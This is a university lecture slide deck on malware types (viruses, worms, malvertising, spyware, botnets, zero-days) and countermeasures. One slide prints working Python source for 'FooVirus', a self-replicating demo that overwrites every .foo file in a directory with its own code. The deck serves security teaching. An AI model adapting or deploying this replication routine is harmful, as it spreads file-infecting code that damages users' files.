

5. More Malware

Jin Hong
jin.hong@uwa.edu.au

Virus

- ❖ Malicious program that spreads through the network by infecting various **files**
- ❖ Infected files will **execute** the malicious program without the user knowing first, and then run the normal program
- ❖ Viruses will also **replicate** itself by replacing other executable files by attaching the malicious program
- ❖ Many viruses spread through **file sharing**
 - ❖ E.g., email attachments, USB sharing, FTP, downloads etc.
 - ❖ Requires the infected files to be transferred to other hosts

Virus

- ◊ Any OS that allow third-party programs to run are **susceptible** to virus infections.
- ◊ On Unix/Linux systems, this is slightly more difficult as the virus has the same permission as the user.
 - ◊ i.e., if the user cannot read/modify some files, the virus cannot also.
- ◊ Nevertheless, its core goal – duplicate itself – can still happen.
 - ◊ As mentioned before, the replicas may be different from the original.
- ◊ So now, we will use a simple virus that does the above and observe its behaviour.


Virus

- ❖ The virus will primarily infect .foo files only.
- ❖ Hence, it is called the "FooVirus".
- ❖ We will execute a virus that works as follows:
 - ❖ Within the same directory, if the file extension is ".foo", it will infect it.
 - ❖ If the infected file is moved/shared and is executed, it will infect other ".foo" files.
 - ❖ It will do nothing else but the above tasks (pretty harmless).
 - ❖ But you can see how this can quickly become harmful.

FooVirus

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```



FooVirus

Demo

Virus - Protection

- ❖ Antiviruses
 - ❖ Scanning email attachments
 - ❖ Checking virus activities (signatures and/or anomaly detection)
 - ❖ Examples include Norton, McAfee, Trend Micro, Symantec, Sophos etc.
 - ❖ Incorporate sandboxing, AI, data mining, machine learning etc.
- ❖ Access restriction
 - ❖ Remote access control
 - ❖ Firewalls
 - ❖ Email filtering



Worm



- ❖ Focuses on **spreading** through the network
- ❖ Exploits various **network vulnerabilities** to spread itself
 - ❖ Unprotected shared drives
 - ❖ FTP vulnerabilities (typically buffer overflow)
 - ❖ E.g., Ramen, Lion, Code-Red, Conficker
- ❖ May also release viruses upon opening
 - ❖ E.g., MyDoom.A -> backdoor and DoS
 - ❖ E.g., MyDoom.B -> MyDoom.A + block access to antivirus sites

Worm vs Virus



- ❖ “Virus does not intentionally try to spread itself from that computer to other computers. In most cases, that's where humans come in”
- ❖ “Worm is a program that is designed to copy itself from one computer to another over a network (e.g., by using e-mail). The worm spreads itself to many computers over a network”

Malvertising

- ❖ Malicious advertising
- ❖ Spread of malware through advertising
- ❖ Sometimes, just viewing can affect your system
- ❖ About 10 billion ads were malvertisement in 2012*
- ❖ In 2017, Google blocked 79 million ads with redirection and removed 48 million ads trying to install unwanted software#

Malvertising

- ❖ Many different ways they can get in:
 - ❖ Pop-up ads
 - ❖ Web widgets
 - ❖ Hidden iframes
 - ❖ Malicious banners
 - ❖ Third-party advertisement
 - ❖ Etc.

Malvertising



1. User visits a site.
Can be legitimate
or bogus.



4. The malvertisement
is viewed by the user

2. Hosts ad from a 3rd
party to generate
revenue



3. Sends ad, but
contains malware

Malvertising can be “hidden” from
the user by creating invisible boxes


Malvertising – Protection

- ❖ Keeping up-to-date software and OS
- ❖ Antivirus and other malware protection methods
- ❖ Browser extensions alerting malvertising campaigns



Spyware

- ❖ Variety of meanings including key loggers unsolicited commercial software, scumware, Trojan horses etc.



Spyware – Key Loggers

- ❖ Actions on computer is **monitored** and **captured** by adversaries
- ❖ Can be software or hardware
- ❖ Strong passwords are **no longer** effective

- ❖ Use:
 - ❖ Anti keyloggers, antivirus, anti-spyware
 - ❖ Monitor malicious network traffic
 - ❖ Security tokens
 - ❖ Automatic form fillers etc.


Demo

Spyware – Unsolicited Software

- ❖ Unsolicited commercial software are installed without user's intentions
 - ❖ E.g., Piggyback software
- ❖ May contain spyware to snoop user activities
- ❖ Always check what you are agreeing to install



Harvesting Personal Information



Harvesting Personal Information

- ❖ We just trust them too much
 - ❖ Chrome Incognito mode still allow third parties to collect data
 - ❖ <https://www.wired.co.uk/article/google-chrome-incognito-mode-privacy>
 - ❖ Facebook listening in on user conversations
 - ❖ <https://www.scmp.com/news/world/united-states-canada/article/3022682/facebook-admits-listening-transcribing-users>
 - ❖ Microsoft listening on Skype calls
 - ❖ <https://www.scmp.com/news/world/united-states-canada/article/3021896/microsoft-admits-its-workers-listen-your-skype>
 - ❖ Apps collect your data even you deny permissions
 - ❖ <https://www.cnet.com/news/more-than-1000-android-apps-harvest-your-data-even-after-you-deny-permissions/>

Botnet

- ❖ A bot is an application that runs automated tasks over the Internet
 - ❖ E.g., web crawlers
- ❖ A botnet is a collection of connected devices that runs one or more bots
- ❖ Botnet can deploy various types of attacks
 - ❖ E.g., DDoS, spamming
 - ❖ But also stealing data and accessing bots

Botnet


1. A botnet operator infects users
2. The bot on the infected PC communicate back to the command-and-control server
3. A spammer purchases the services of the botnet from the operator
4. (a) The spammer provides the spam messages to the operator
(b) The botnet operator uses bots to send out the spam message



Zero-day

- ❖ Zero-day attacks take advantage of software vulnerability for which there are **no available fixes**
- ❖ Attacks take advantage of flaws before software makers can fix them
- ❖ Has become significant issue from 2008 on
- ❖ Emphasises importance of safe configuration policies and good incident reporting systems

Zero-day



Zero-day: detection

- ❖ A few techniques exist to detect zero-day attacks:
 - ❖ **Statistical-based:**
 - ❖ This approach to detecting Zero-Day exploits in real time relies on attack profiles built from historical data.
 - ❖ **Signature-based:**
 - ❖ This detection approach is dependent on signatures made from known exploits.
 - ❖ **Behaviour-based:**
 - ❖ This model defence is based on the analysis of the exploit's interaction with the target.
 - ❖ **Hybrid-based:**
 - ❖ As the name suggests, this approach is a blending of different approaches.

Malware Countermeasure

- ❖ Largely divides into Detection and Response.
- ❖ Detection can be placed at:
 - ❖ During download (i.e., network-based intrusion detection systems (IDS))
 - ❖ After download (i.e., host-based IDS, antivirus)
 - ❖ During execution (i.e., host and network security tools for function analysis)
- ❖ Polymorphism and metamorphism are effective against the above detection methods.
- ❖ What could we do to detect such malware?

Malware Countermeasure

- ❖ Response includes:
 - ❖ Isolation
 - ❖ Recovery
 - ❖ Forensics
 - ❖ Remediation
- ❖ Which one is the best?
- ❖ Which one is the cheapest?

Additional Readings

*not assessed

- ◊ Common Attack Pattern Enumeration and Classification
 - ◊ <https://capec.mitre.org/index.html>
- ◊ USB hacking video
 - ◊ <https://twitter.com/i/status/1094389042685259776>
- ◊ Virus Timeline
 - ◊ https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#2010%E2%80%93present
- ◊ 8 famous viruses
 - ◊ https://uk.norton.com/norton-blog/2016/02/the_8_most_famousco.html
- ◊ Zeus phishing email
 - ◊ http://www.salisbury.edu/helpdesk/security/latest/phishing_attempt_4122012_VariousZeusbot.html
- ◊ Document analysis cheat sheet
 - ◊ <https://zeltser.com/analyzing-malicious-documents/?fbclid=IwAR3d2de5JJfacOaHBtR5RbtPCW7QFccv18LOjAHGAPW4N99PubT951EGRSc>

References

- ❖ Materials adopted from
- Avi Kak, Purdue University